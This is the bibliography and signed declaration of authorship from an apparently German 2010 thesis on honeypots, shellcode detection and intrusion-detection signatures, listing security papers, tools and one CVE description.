[Andersson u. a. 2005] ANDERSSON, Stig ; CLARK, Andrew ; MOHAY, George ; SCHATZ, Bradley ; ZIMMERMANN, Jacob: A Framework for Detecting Network-based Code Injection Attacks Targeting Windows and UNIX. In: *ACSAC '05: Proceedings of the 21st Annual Computer Security Applications Conference*. Washington, DC, USA : IEEE Computer Society, 2005, S. 49–58. – ISBN 0-7695-2461-3

[Baecher und Koetter 2009] BAECHER, Paul ; KOETTER, Markus: *libemu - x86 shellcode detection and emulation*. Website. November 2009. – URL http://libemu.carnivore.it/

[Baecher u. a. 2006] BAECHER, Paul ; KOETTER, Markus ; DORNSEIF, Maximillian ; FREILING, Felix: The nepenthes platform: An efficient approach to collect malware. In: *In Proceedings of the 9 th International Symposium on Recent Advances in Intrusion Detection (RAID*, Springer, 2006, S. 165–184

[Bellard 2005] BELLARD, Fabrice: QEMU, a fast and portable dynamic translator. In: *ATEC '05: Proceedings of the annual conference on USENIX Annual Technical Conference*. Berkeley, CA, USA : USENIX Association, 2005, S. 41–41

[Cerf 1969] CERF, V.: ASCII format for network interchange / Internet Engineering Task Force. URL http://www.rfc-editor.org/rfc/rfc20.txt, Oktober 1969 (20). – RFC. – 9 S

[Chandola u. a. 2009] CHANDOLA, Varun ; BANERJEE, Arindam ; KUMAR, Vipin: Anomaly detection: A survey. In: *ACM Comput. Surv.* 41 (2009), Nr. 3, S. 1–58. – ISSN 0360-0300

[Cheswick 1998] CHESWICK, William: An evening with Berferd. (1998), S. 103–116. ISBN 0-201-30820-7

[Copeland 2008] COPELAND, Rick: *Essential SQLAlchemy. Mapping Python to Databases*. Beijing : O'Reilly, 2008

[CVE-2008-1368 2008] : *Heap-based buffer overflow in the receive_smb_raw function in utilsock.c in Samba 3.0.0 through 3.0.29 allows remote attackers to execute arbitrary*

code via a crafted SMB response. . National Vulnerability Database. March 2008. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-1105

[Kohlrausch 2009] KOHLRAUSCH, Jan: Experiences with the NoAH Honeynet Testbed to Detect new Internet Worms. In: *IMF '09: Proceedings of the 2009 Fifth International Conference on IT Security Incident Management and IT Forensics*. Washington, DC, USA : IEEE Computer Society, 2009, S. 13–26. – ISBN 978-0-7695-3807-5

[Kornblum 2006] KORNBLUM, Jesse D.: Identifying almost identical files using context triggered piecewise hashing. In: *Digital Investigation* 3 (2006), Nr. Supplement-1, S. 91–97

[Lyda und Hamrock 2007] LYDA, Robert ; HAMROCK, James: Using Entropy Analysis to Find Encrypted and Packed Malware. In: *IEEE Security and Privacy* 5 (2007), Nr. 2, S. 40–45. – ISSN 1540-7993

[Lyon 2009] LYON, Gordon F.: *Nmap - Free Security Scanner For Network Exploration and Security Audits*. Website. August 2009. – URL http://www.nmap.org

[Moore 2002] MOORE, David: *Network Telescopes: Observing Small or Distant Security Events*. August 2002. – URL http://www.caida.org/publications/presentations/2002/usenix_sec/usenix_sec_2002_files/v3_document.htm

[Moore u. a. 2003] MOORE, David ; SHANNON, Colleen ; VOELKER, Geoffrey M. ; SAVAGE, Stefan: "Network Telescopes:Technical Report"/ Cooperative Association for Internet Data Analysis (CAIDA). 2003. – Forschungsbericht

[Nychis u. a. 2008] NYCHIS, George ; SEKAR, Vyas ; ANDERSEN, David G. ; KIM, Hyong ; ZHANG, Hui: An empirical evaluation of entropy-based traffic anomaly detection. In: *IMC '08: Proceedings of the 8th ACM SIGCOMM conference on Internet measurement*. New York, NY, USA : ACM, 2008, S. 151–156. – ISBN 978-1-60558-334-1

[Pang u. a. 2004] PANG, Ruoming ; YEGNESWARAN, Vinod ; BARFORD, Paul ; PAXSON, Vern ; PETERSON, Larry: Characteristics of internet background radiation. In: *IMC '04: Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*. New York, NY, USA : ACM, 2004, S. 27–40. – ISBN 1-58113-821-0

[Paxson 1998] PAXSON, Vern: Bro: a system for detecting network intruders in real-time. In: *SSYM'98: Proceedings of the 7th conference on USENIX Security Symposium*. Berkeley, CA, USA : USENIX Association, 1998, S. 3–3

[Perdisci u. a. 2008] PERDISCI, Roberto ; LANZI, Andrea ; LEE, Wenke: Classification of packed executables for accurate computer virus detection. In: *Pattern Recogn. Lett.* 29 (2008), Nr. 14, S. 1941–1946. – ISSN 0167-8655

[Polychronakis u. a. 2008] POLYCHRONAKIS, Michalis ; ANAGNOSTAKIS, Kostas G. ; MARKATOS, Evangelos P.: Real-world polymorphic attack detection using network-level emu-

lation. In: *CSIIRW '08: Proceedings of the 4th annual workshop on Cyber security and information intelligence research*. New York, NY, USA : ACM, 2008, S. 1–3. – ISBN 978-1-60558-098-2

[Portokalidis u. a. 2006] PORTOKALIDIS, Georgios ; SLOWINSKA, Asia ; BOS, Herbert: Argos: an emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. In: *EuroSys '06: Proceedings of the 1st ACM SIGOPS/EuroSys European Conference on Computer Systems 2006*. New York, NY, USA : ACM, 2006, S. 15–27. – ISBN 1-59593-322-0

[Provos 2004] PROVOS, Niels: A virtual honeypot framework. In: *SSYM'04: Proceedings of the 13th conference on USENIX Security Symposium*. Berkeley, CA, USA : USENIX Association, 2004, S. 1–1

[Provos und Holz 2007] PROVOS, Niels ; HOLZ, Thorsten: *Virtual honeypots: from botnet tracking to intrusion detection*. Addison-Wesley Professional, 2007. – ISBN 9780321336323

[Ptacek u. a. 1998] PTACEK, Thomas ; NEWSHAM, Timothy ; SIMPSON, Homer J.: Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection. 1998. – Forschungsbericht

[Ronacher 2006] RONACHER, Armin: *Python Plugin System*. Website. Juli 2006. – URL http://lucumr.pocoo.org/2006/7/3/python-plugin-system. – Abgerufen am 10. Januar 2010

[Schneier 1995] SCHNEIER, Bruce ; SUTHERLAND, Phil (Hrsg.): *Applied Cryptography: Protocols, Algorithms, and Source Code in C*. New York, NY, USA : John Wiley & Sons, Inc., 1995. – ISBN 0471128457

[Shannon 1948] SHANNON, C. E.: A mathematical theory of communication. In: *Bell system technical journal* 27 (1948)

[Shannon und Weaver 1963] SHANNON, Claude E. ; WEAVER, Warren: *A Mathematical Theory of Communication*. Champaign, IL, USA : University of Illinois Press, 1963. – ISBN 0252725484

[Sokal] SOKAL, Alan D.: Transgressing the Boundaries: Toward a Transformative Hermeneutics of Quantum Gravity. . – URL http://dx.doi.org/10.2307/466856

[Spitzner 2002] SPITZNER, L.: *Honeypots: Tracking Hackers*. Boston, MA, USA : Addison-Wesley Longman Publishing Co., Inc., 2002. – ISBN 0321108957

[Stoll 1989] STOLL, Clifford: *The cuckoo's egg: tracking a spy through the maze of computer espionage*. New York, NY, USA : Doubleday, 1989. – ISBN 0-385-24946-2

[Symantec Corporation 2008] SYMANTEC CORPORATION: Trends for July-December 2007. In: *Symantec Internet Security Threat Report* XIII (2008), April, S. 1–3. – URL

http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf

[The Honeynet Project 2003] THE HONEYNET PROJECT: Know Your Enemy: Sebek A kernel based data capture tool. (2003), November. – URL http://old.honeynet.org/papers/sebek.pdf

[Tridgell 2002] TRIDGELL, Andrew: *Spamsum README*. 2002. – URL http://samba.org/ftp/unpacked/junkcode/spamsum/README

[Ukkonen 1995] UKKONEN, Esko: On-Line Construction of Suffix Trees. In: *Algorithmica* 14 (1995), Nr. 3, S. 249–260

[Werner u. a. 2009] WERNER, T. ; FUCHS, C. ; GERHARDS-PADILLA, E. ; MARTINI, P.: Nebula - Generating Syntactical Network Intrusion Signatures. In: *Malicious and Unwanted Software, 2009. MALWARE 2009. 4th International Conference on*, URL http://net.cs.uni-bonn.de/fileadmin/user_upload/werner/papers/nebula.pdf, Oct. 2009

[Werner 2007] WERNER, Tillmann: Honeytrap - Ein Meta Honeypot zur Identifikation und Analyse neuer Angriffstechniken. In: *Sicherheit in vernetzten Systemen - 14. Workshop in Hamburg am 7. und 8. Februar 2007* DFN-CERT Services GmbH (Veranst.), Christian Paulsen, 2007, S. H1–H22. – ISBN 978-3-00-020162-2

[Werner 2oo8] WERNER, Tillmann: *Automatisches Generieren komplexer Intrusion-Detection-Signaturen*, Universität Bonn, Diplomarbeit, 2oo8

Versicherung über Selbstständigkeit

Hiermit versichere ich, dass ich die vorliegende Arbeit im Sinne der Prüfungsordnung nach §22(4) bzw. §24(4) ohne fremde Hilfe selbstständig verfasst und nur die angegebenen Hilfsmittel benutzt habe.

Hamburg, 15. Januar 2010	
Ort, Datum	Unterschrift

This space is for rent!

For further information please contact: bayer@hamburg.ccc.de